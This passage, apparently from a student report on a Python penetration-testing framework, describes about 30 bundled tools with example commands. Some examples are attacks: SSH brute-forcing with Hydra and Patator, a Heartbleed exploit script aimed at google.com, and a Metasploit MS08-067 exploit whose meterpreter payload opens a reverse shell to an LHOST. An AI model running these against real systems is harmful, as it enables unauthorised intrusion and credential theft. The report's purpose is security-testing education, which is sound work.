                    f1.write( "nmap -sF " +Target.get() + "\n")
```

Conclusion

After studying the available penetration testing tools we observe that there are countless. If we follow the media every day a new tool is released. However most of these have a very specific goal and every tool covers a small part of the penetration testing process. So we wanted to create a framework that merges the best of them. Our goal was to be easy to use, flexible, customable and highly extendable. With this in our mines we gather nearly 30 programs in a graphical user interface to archive a user friendly experience. Our python code is easy to understand and modify so reach to goal of flexibility and expandability. Reading just one page of instructions you can modify the code and reach 100% functionality. Running many scan against different targets and testing many more tools than the included we believe that this framework can include small scripts better rather than other large frameworks.

This is a never ending project. Every time a new program is published the user may want to insert it in the framework. This way can be updated with the latest programs. Improvements can take place in the graphical user interface with the usage of a better gui library. Also parsing the results and creating an .XML file will improve the reporting process. Moreover improvements can be in the execution time. With the current set up programs run serially one by one. Using multithreaded programming we can reduce the dramatically the execution time.

Appendix A

Included tools

In this section we will give a short description about the tools that we included in our framework. Also we will present the usage examples that are the same with the pre-configured values in our penetration testing framework.

Network Live Host

Arp-scan[4] is a command-line tool that uses the ARP protocol to discover and fingerprint IP hosts on the local network.
Example: arp-scan 192.168.1.0/24

Netdiscover[5] is an active/passive address reconnaissance tool, mainly developed for those wireless networks without dhcp server, when you are wardriving. It can be also used on hub/switched networks.

Example: netdiscover -r 192.168.1.0/24 -P

Hping3[6] is a command-line oriented TCP/IP packet assembler/analyzer. The interface is inspired to the ping(8) unix command, but hping isn’t only able to send ICMP echo requests. It supports TCP, UDP, ICMP and RAW-IP protocols, has a traceroute mode, the ability to send files between a covered channel, and many other features.

Example: ping -c 10 192.168.1.4

Nmap[7] ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.
Example: nmap 192.168.1.0/24

Mapping-Scanning

Traceroute[8] is a computer network diagnostic tool for displaying the route (path) and measuring transit delays of packets across an Internet Protocol (IP) network.

Example: traceroute www.unipi.gr

Enum4linux[9] is a tool for enumerating information from Windows and Samba systems. It attempts to offer similar functionality to enum.exe formerly available from www.bindview.com.

Example: enum4linux 192.168.1.1

SSLScan queries SSL services, such as HTTPS and SMTP that supports STARTTLS, in order to determine the ciphers that are supported. SSLScan is designed to be easy, lean and fast. The output includes prefered ciphers of the SSL service, the certificate and is in Text and XML formats.

Example: sslscan www.google.com

Heartbleed[10] (CVE-2014-0160) Test & Exploit Python Script
Example: python heartbleed.py www.google.com
https://gist.github.com/eelsivart/10174134

Ike-scan[11] is a command-line tool that uses the IKE protocol to discover, fingerprint and test IPSec VPN servers. It is available for Linux, Unix, MacOS and Windows under the GPL license.
Example:

DNS Info

Whois of a domain is the publicly displayed information about a domains ownership, billing, technical, administrative, and nameserver information. Running a WHOIS on your domain will look the domain up at the registrar for the domain information. All domains have WHOIS information.

Example: whois www.google.com

Dnsmap[12] is used During the enumeration stage, the security consultant would typically discover the target company's IP netblocks, domain names, phone numbers, etc …

Example: dnsmap www.unipi.gr

Dig (domain information groper) is a network administration command-line tool for querying Domain Name System (DNS) name servers.
Example: dig www.unipi.gr

DNSenum[13] is a multithreaded perl script to enumerate DNS information of a domain and to discover non-contiguous ip blocks.

Example: dnsenum www.unipi.gr

Fierce[14] is a reconnaissance tool. Fierce is a PERL script that quickly scans domains (usually in just a few minutes, assuming no network lag) using several tactics.
Example: fierce -dns www.unipi.gr

Password Cracking

Patator[15] is a multi-purpose brute-forcer, with a modular design and a flexible usage

Example:patator ssh_login host=192.168.1.4 user=FILE1 1=/root/Desktop/user.txt password=FILE0 0=/root/Desktop/pass.txt -x ignore:mesg='Authentication failed.'

Hydra[16] is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.4 ssh -f

Information Gathering

Theharvester[17] has the objective to gather emails, subdomains, hosts, employee names, open ports and banners from different public sources like search engines, PGP key servers and SHODAN computer database.
theharvester -d unipi.gr -b all

Metagoofil[18] is an information gathering tool designed for extracting metadata of public documents (pdf,doc,xls,ppt,docx,pptx,xlsx) belonging to a target company.
Example: metagoofil -d unipi.gr -t doc,pdf,xls,docx -l 150 -n 15 -o ~/Desktop/Pentests/unipi.gr/Metadata

Simple web scan

WIG[19] is a web application information gathering tool, which can identify numerous Content Management Systems and other administrative applications.

Example: python3 wig.py http://www.ds.unipi.gr/

Lbd[20] (load balancing detector) detects if a given domain uses DNS and/or HTTP Load-Balancing (via Server: and Date: header and diffs between server answers).

Example: /usr/bin/lbd www.ds.unipi.gr

Wafwoof[21] identifies and fingerprints Web Application Firewall (WAF) products.

Example: wafw00f www.ds.unipi.gr

Joomscan[22] will help web developers and web masters to help identify possible security weaknesses on their deployed Joomla sites.
Example: joomscan -u www.unipi.gr

WPScan[23] is a black box WordPress vulnerability scanner that can be used to scan remote WordPress installations to find security issues.

Example: wpscan --url www.unipi.gr

DIRB[24] is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the response.

Example: dirb http://www.unipi.gr

Httrack[25] allows you to download a World Wide Web site from the Internet to a local directory, building recursively all directories, getting HTML, images, and other files from the server to your computer.

Example: httrack http://www.unipi.gr -O ~/Desktop/Pentests/www.unipi.gr

Web applications Scanner

Arachni[26] is an Open Source, feature-full, modular, high-performance Ruby framework aimed towards helping penetration testers and administrators evaluate the security of web applications.

Example: arachni http://www.unipi.gr --only-positives

Nikto[27] is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.

Example: nikto -host www.unipi.gr

Skipfish[28] is an active web application security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes. The final report generated by the tool is meant to serve as a foundation for professional web application security assessments.

Example: skipfish -u -o ~/Desktop/Pentests/www.unipi.gr/Skipfish-report http://www.unipi.gr

Uniscan[29] is a simple Remote File Include, Local File Include and Remote Command Execution vulnerability scanner.

Example: uniscan -u http://www.unipi.gr/ -bqweds

ExifTool[30] is a platform-independent Perl library plus a command-line application for reading, writing and editing meta information in a wide variety of files.

Exploitation

Metasploit Framework[30], is a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research. The Metasploit Project is well known for its anti-forensic and evasion tools, some of which are built into the Metasploit Framework.

Example: msfscli exploit/windows/smb/ms08_067_netapi RHOST=192.168.1.5 PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.1.2

Appendix B

Code

https://www.dropbox.com/s/56f8yf3aiyop4mg/pentestproject.tar.gz?dl=0

References

1. https://en.wikipedia.org/wiki/Penetration_test
2. https://www.python.org/
3. https://www.kali.org/
4. http://linux.die.net/man/1/arp-scan
5. http://nixgeneration.com/~jaime/netdiscover/
6. http://www.hping.org/
7. https://nmap.org/
8. https://en.wikipedia.org/wiki/Traceroute
9. https://labs.portcullis.co.uk/tools/enum4linux
10. https://gist.github.com/eelsivart/10174134
11. http://www.nta-monitor.com/tools-resources/security-tools/ike-scan
12. http://code.google.com/p/dnsmap
13. http://code.google.com/p/dnsenum/
14. http://ha.ckers.org/fierce/
15. https://github.com/lanjelot/patator
16. https://www.thc.org/thc-hydra/
17. https://github.com/laramies/theHarvester
18. http://www.edge-security.com/metagoofil.php
19. https://github.com/jekyc/wig
20. https://github.com/craig/ge.mine.nu/tree/master/lbd
21. https://github.com/sandrogauci/wafw00f
22. https://www.owasp.org/index.php/Category:OWASP_Joomla_Vulnerability_Sca
n ner_Project
23. http://wpscan.org/
24. http://dirb.sourceforge.net/about.html
25. https://www.httrack.com/
26. http://arachni-scanner.com/
27. https://cirt.net/Nikto2
28. http://code.google.com/p/skipfish/
29. http://sourceforge.net/projects/uniscan/
30. http://www.sno.phy.queensu.ca/~phil/exiftool/
31. http://www.metasploit.com/